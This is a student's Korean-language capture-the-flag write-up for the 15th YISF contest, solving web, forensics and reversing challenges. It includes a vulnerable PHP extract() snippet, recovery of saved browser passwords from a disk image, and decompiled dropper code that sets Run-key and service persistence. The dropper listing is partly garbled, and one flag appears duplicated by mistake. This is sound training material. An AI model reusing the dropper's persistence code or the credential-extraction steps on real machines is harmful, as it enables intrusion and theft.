제15회 순천향대학교 청소년 정보보호 페스티벌
(15th Youth Information Security Festival)


문제풀이 보고서

부산용인고등학교
1 학년
이름: 차현수

[WEB 50]

```php
if ($_COOKIE['id'] == 'admin') die('no hack');
extract($_POST);
include_once dirname(__FILE__).'/config.php';
if ($_COOKIE['id']) echo 'hi '.($_COOKIE['id'] == 'admin' ? $flag : $_COOKIE['id']);
```

extract 함수는 이미 있는 변수의 값을 덧씌울 수 있기 때문에 취약합니다.




이런식으로 리퀘스트를 주면 아래와 같이 플래그가 나옵니다.

```
        <link rel='stylesheet' href='/css/f.css'>
        <title>Easy Flag Machine</title>
    </head>
    <body>
        <div class='top-bar'>
            Easy Flag Machine
        </div>
            <div class='output'>FIND FLAG</span>hi YISF{B3ep-Be3p-8eep...Pu5hung...F14g}
      <!-- ./index.php?view-source -->
    </body>
</html>
```

[Forensic 50]


FTK Imager 으로 주어진 파일을 마운트하고 ChromeCacheView에서 마지막 엑세스를 기준으로 정렬하면 의심가는 사이트가 보입니다.



Filename	URL	Content Type	File Size	Last Accessed
			0	
			0	28780-07-13 오후 5:42:53
			0	8138-07-31 오전 9:04:10
NanumGothicCoding-Bold.woff2	http://fonts.gstatic.com/ea/nanumgothiccoding/v4/NanumG...	font/woff2	716,553	2017-08-03 오후 3:53:09
NanumGothicCoding-Regular.woff2	http://fonts.gstatic.com/ea/nanumgothiccoding/v4/NanumG...	font/woff2	691,736	2017-08-03 오후 3:53:09
nanumgothiccoding.css	http://fonts.googleapis.com/earlyaccess/nanumgothiccoding...	text/css	296	2017-08-03 오후 3:53:09
main.css	http://www.nonamed.xyz/css/main.css	text/css	480	2017-08-03 오후 3:53:09
favicon.ico.htm	http://www.nonamed.xyz/favicon.ico	text/html	290	2017-08-03 오후 3:52:12
mobile_150857382153.jpg	https://s.pstatic.net/static/www/mobile/edit/2017/0802/mo...	image/jpeg	26,959	2017-08-03 오후 3:52:06
mobile_174156622263.jpg	https://s.pstatic.net/static/www/mobile/edit/2017/0731/mo...	image/jpeg	8,223	2017-08-03 오후 3:52:06
sp_main_v170628.png	https://s.pstatic.net/static/www/img/2017/sp_main_v170628...	image/png	19,527	2017-08-03 오후 3:52:06
cropImg_339x222_8637490403042650 3.jpeg.jpg	https://s.pstatic.net/static/www/mobile/edit/2017/0201/cro...	image/jpeg	8,171	2017-08-03 오후 3:52:06
cropImg_166x108_1021341443187846 77.jpeg.jpg	https://s.pstatic.net/static/www/mobile/edit/2017/0802/cro...	image/jpeg	5,468	2017-08-03 오후 3:52:06


ChromePass 툴을 이용하여 저장된 비밀번호를 볼 수 있습니다.

이 정보로 로그인을 해주면...



[Forensic 100]

FTK Imager 로 주어진 파일을 마운트하고 고스트 나 ImageX 같은 툴로 이미징을 한다음, 가상머신에 풀고 bootmgr 과 BCD를 재구축 하면 해당 데이터로 부팅을 할 수 있습니다. 부팅한후 메일 앱에 들어가보면...




해당 정보들로 드라이브에 있는 파일을 다운로드 받고 비밀번호를 입력해주면 플래그가 나옵니다.

YISF{SOME_WINDOWS_APP_HAS_EVIDENCE_ABOUT_USER'S_BEHAVIOR}


[Forensic 150]

FTK Imager 로 주어진 파일을 마운트 하고 %USERPROFILE%₩NTUSER.DAT 와 %SystemRoot%₩System32₩config₩SOFTWARE, SYSTEM 파일을 가져와 하이브 로드 합니다.



의심가는 경로를 가진 값에 대해 ROT13을 해주면...


E:₩Strongtable₩ccsetup532₩CCleaner.exe[1] <-- 이게 안티 포렌식 SW 의 경로가 되겠네요.



이제 외부저장매체에 대한 정보를 얻어야 하는데요. SYSTEM 으로부터 제조사와 시리얼 정보를 얻을수 있습니다. (ADATA,0000000000000016)[2]

---

1) Q1
2) Q2 중 일부.



또, SOFTWARE로부터 볼륨명을 얻을 수 있습니다.(Str0ngT4ble)[3)]


얻은 정보들을 Auth 페이지에 입력해주면...

YISF{REGI5TRY_H4S_MANY_EV1D3NCE_F0R_INVES7IGATION}


3) Q2 중 일부

[Forensic 200]

이 문제는 문제에서 준 정보중 "사실, PC는 아니고 그가 사용했던 가상화 프로그램의 가상 디스크를 이미징 뜬 파일을 조사하면 된다네. " 가 핵심입니다.



VMware Tools가 설치된 것으로 보아 사용했던 가상화 프로그램은 Vmware입니다. Vmware Tools를 설치하게 되면 호스트 PC에서 게스트 PC로 드래그&드롭 및 파일 복사등이 가능한데, 이때 게스트 PC 의 임시폴더에 파일이 먼저 복사되고 사용자가 지정한곳으로 복사됩니다. 따라서 그 임시폴더를 노렸습니다. 그 경로는 %USERPROFILE%₩Appdata₩Local₩Temp₩VmwareDnD 인데 마운트후 그냥 접근하려니 권한 문제로 잠겨있어 PCHunter을 이용하여 접근, 계획.txt를 읽어 플래그를 확인했습니다.



YISF{I_h4t3_th1s_ComPany_BeCau5e_Mr.TakSan9_&&_Mrs.G0ngRoN}

p.s Notepad++ 흔적 조사해보니 e:₩forensic 200₩hide.py 를 불러온 기록이 있던데 별로 쓸모 없었습니다.

[Forensic 300]

FTK Imager 로 준 파일을 마운트 하면 딱 봐도 드롭퍼처럼 보이는 파일이 바탕화면 경로에 있습니다. 만든날짜는 2017년 8월 4일 10시 39분 29초네요. 이걸 형식에 맞게 적어주면.. 2017:08:04_10:39:29.[4] 그러나 파일을 분석하려고 하니, 파일이 손상되서 제대로 읽지 못합니다.[5] 따라서 섹터 전체를 스캔해주는 툴[6]을 사용하여 파일을 바탕화면에 있는 드롭퍼를 복구했습니다. 드롭퍼(V3Lite_Setup.exe)는 py2exe를 이용하여 만들어진 파일로 unpy2exe를 이용하여 pyc 로 만들고 Easy Python Decompiler을 이용하여 디컴파일 할 수 있습니다.

```
# Embedded file name: V3Lite_Setup.py
import os, time
import _winreg as wreg
desktop = os.environ['userprofile'] + '/Desktop/'
regName = 'msdtcvtr.ps1'
regData = '"C:\\Windows\\msdtcvtr.ps1"'
regPath = 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
existFile = desktop + 'existFile'
blblblb = desktop + 'blblblb.bat'
dropPath1 = 'C:\\Windows\\msdtcvtr.ps1'
hKey = wreg.CreateKey(wreg.HKEY_LOCAL_MACHINE, regPath)
wreg.SetValueEx(hKey, regName, 0, wreg.REG_SZ, regData)
msdtcvtr = '$filename = "%s"\n$str = "Coverd_by_G1uc0se_HaHaHa!!!!\nCoverd_by_G1uc0se_H
 existFile,
 blblblb,
 blblblb,
 existFile)
time.sleep(2)
open(dropPath1, 'wb').write(msdtcvtr)
service = 'sc create msdtcvtr.ps1 binpath= C:\\Windows\\msdtcvtr.ps1 start= auto'
os.system(service)
os.startfile(dropPath1)
```

디컴파일된 결과를 통해 해당 드로퍼가 의도적으로 생성하는 파일은 msdtcvtr.ps1, blblblb.bat, existFile 이라는 것을 알 수 있으며, 해당 파일들을 준 파일로부터 추출하고 생성날짜를 조사 해보면..

existFile 2017:08:04_10:46:50

msdtcvtr.ps1 2017:08:04_10:46:47

blblblb.bat 2017:08:04_10:54:19

입니다. 이걸 형식에 맞게 만들어주면..

2017:08:04_10:46:47-msdtcvtr.ps1_2017:08:04_10:46:50-existFile_2017:08:04_10:54:19-blblblb.bat[7]

YISF{REGI5TRY_H4S_MANY_EV1D3NCE_F0R_INVES7IGATION}


4) Q1
5) 아마 MFT 쪽을 건드린 것 같습니다.
6) 이 경우 EasyRecovery Professional
7) Q2

[Reversing 50]

이 문제는 선물(플래그)를 주는곳을 찾고 그곳만 공략하면 쉽게 해결할 수 있는 문제입니다.

```
00C91F04   FFD7            CALL NEAR EDI
00C91F06   50              PUSH EAX                          kernel32.BaseThreadInitThunk
00C91F07   FFD3            CALL NEAR EBX
00C91F09   68 4C33C900     PUSH yisf_sch.00C9334C            모두 다 모았다니 너무 고마워
00C91F0E   E8 FDFOFFFF     CALL yisf_sch.00C91010
00C91F13   83C4 04         ADD ESP,0x4
00C91F16   C745 BC 13000E00 MOV DWORD PTR [EBP-0x44],0xE0013
00C91F1D   FF75 BC         PUSH DWORD PTR [EBP-0x44]
00C91F20   6A F5           PUSH -0xB
00C91F22   FFD7            CALL NEAR EDI
00C91F24   50              PUSH EAX                          kernel32.BaseThreadInitThunk
00C91F25   FFD3            CALL NEAR EBX
00C91F27   68 6C33C900     PUSH yisf_sch.00C9336C            고마움의 표시로 선물을 줄게
00C91F2C   E8 DFFOFFFF     CALL yisf_sch.00C91010
00C91F31   83C4 04         ADD ESP,0x4
00C91F34   BA 59000000     MOV EDX,0x59
00C91F39   83C2 49         ADD EDX,0x49
00C91F3C   83C2 53         ADD EDX,0x53
00C91F3F   83C2 46         ADD EDX,0x46
00C91F42   3E:0350 18      ADD EDX,[EAX+0x18]                << Must Crash Here
00C91F46   C745 BC 13001000 MOV DWORD PTR [EBP-0x44],0x100013
00C91F4D   FF75 BC         PUSH DWORD PTR [EBP-0x44]
00C91F50   6A F5           PUSH -0xB
00C91F52   FFD7            CALL NEAR EDI
00C91F54   50              PUSH EAX                          kernel32.BaseThreadInitThunk
00C91F55   FFD3            CALL NEAR EBX
00C91F57   E8 B4F4FFFF     CALL yisf_sch.00C91410            선물주는곳
```

printf에서 사용되는 문자열을 기준으로 선물을 주는곳을 찾고 EP에서 1F57 로 EIP를 변경[8]해준 다음 Step Over 해주면 플래그가 탁 하고 튀어나옵니다.



p.s 원래는 플래그 출력 함수 내부를 구현하려고 했으나, 저 함수만 가상화 되어있는 것 같아서 함수 내부를 분석하지는 못했습니다.[9]

---

8) OllyDbg의 New Origin Here 기능을 말합니다.


9) 아마 특정함수만 가상화 한다면 Code Virtualizer 같은걸 사용하겠지만 파일 용량이 좀 작은 관계로 아닐꺼같고 섹션명이 .vmp0 인게 좀 의심스럽지만 아마 플래그 루틴만 뽑아서 푸는 경우를 방지하기 위한 것 일거라 생각하고 넘어갔습니다.

[Reversing 100]

우선 플래그의 길이부터 알아낼 필요가 있습니다. secu 루틴의 출력부분을 살펴보면 플래그의 길이는 encoded_file.yisf 의 ',' 의 개수를 카운팅하여 1을 더하고 5로 나눈 값임을 알 수 있습니다. 따라서 플래그 길이는 40글자입니다. 그런후 secu 루틴을 조금 더 살펴보면, 암호화 하는 루틴과 플래그의 헤더를 알기 때문에 encoded_file.yisf 의 특정 부분 이후로는 필요가 없다는 사실을 알아낼 수 있고 그렇기 때문에 사실상 바이트 단위 비교나 마찬가지임도 알아낼 수 있습니다. 헥스레이의 결과와 알아낸 사실을 종합하여 Brute-Force 코드를 구성하였고 그 코드는 아래와 같습니다.


```
#include<stdio.h>
#include<windows.h>
#include<stdlib.h>

typedef unsigned long long int QWORD;

unsigned char dest[] = {
60,34,4,58,7,35,89,60,11,27,34,30,56,25,118,30,31,53,42,13,52,40,34,122,6,43,20,101,54,14
,16,88,35,29,22,36,95,16,22,1,107,62,10,23,14,76,115,52,40,108,77,22,40,7,13,97,14,49,57,
32,51,61,88,55,79,31,24,32,62,53,93,66,23,49,32,124,14,24,74,43,72,112,52,106,71,84,113,1
15,110,85,57,77,114,99,102,66,103,69,116,54,73,120,121,51,122,65,67,53,117,81,89,119,50,7
0,90,78,100,68,101,56,115,23,74,87,41,104,61,85,40,95,85,111,106,95,98,23,88,87,102,55,57
,85,105,95,26,111,39,87,100,42,85,72,107,38,111,113,60,73,63,79,69,66,76,99,73,69,66,76,9
9,73,69,66,76,99,73,69,66,76,99,73,69,66,76,99,73,69,66,76,99,73,69,66,76,99,73,69,66,76,
99,73 };

int secu(char* str)
{
        int v1; // eax@3
        char v2; // ST1B_1@32
        char *v18; // [sp+40h] [bp-230h]@31
        char *v19; // [sp+48h] [bp-228h]@31
        char v22[5][41]; // [sp+60h] [bp-210h]@28
        char s[5][48]; // [sp+130h] [bp-140h]@3
        unsigned char v24[63]; // [sp+220h] [bp-50h]@3

        strncpy(s[0], str, 40);
        v1 = 40;

        *(QWORD *)v24 = 0x4B37686C57314A62LL;
        *(QWORD *)&v24[8] = 0x6F4C6B56306D6953LL;
        *(QWORD *)&v24[16] = 0x476A34704876524FLL;
        *(QWORD *)&v24[24] = 0x724D39556E737154LL;
        *(QWORD *)&v24[32] = 0x4936744567426663LL;
        *(QWORD *)&v24[40] = 0x753543417A337978LL;
        *(QWORD *)&v24[48] = 0x644E5A4632775951LL;
        *(DWORD *)&v24[56] = 0x58386544;
        *(unsigned short *)&v24[60] = 0x6150;
        v24[62] = 0;

        for (int i = 1;i <= 4;i++)
        for (int j = 0;j < v1;j++)
        {
        s[i][j] = 0;
        }
        for (int i = 0; i < v1; i++)
        s[1][i] = *(&v24[s[0][0] / 11] + 2 * i % 10);
        for (int i = 0; i < v1; i++)
        s[2][i] = *(&v24[i + 9] + s[0][1] % 10);
        for (int i = 0; i < v1; i++)
        s[3][i] = v24[(char)(s[0][2] ^ 0x16) - (i + 15)];
```

```
        for (int i = 0; i < v1; i++)
        s[4][i] = *(&v24[(s[0][3] & 0x1E) + 13] + i);
        for (int i = 0; i < v1; i++)
        {
        v22[0][i] = s[1][i];
        v22[1][i] = s[0][i];
        v22[2][i] = s[4][i];
        v22[3][i] = s[2][i];
        v22[4][i] = s[3][i];
        }
        for (int i = 0;i <= 1;i++)
        {
        v18 = v22[i];
        v19 = &v22[4 - i][39];
        for (int j = 0; j < v1; j++)
        {
        v2 = *v18;
        *v18 ^= *v19;
        *v19 = v2 - 10;
        ++v18;
        --v19;
        }
        }
        int cnt = 0;
        for (int i = 0; i < 5; i++)
        {
        for (int j = 0; j < v1; j++)
        {
        if (v22[i][j] != dest[cnt++])
        return cnt;
        }
        }
        return -1;
}
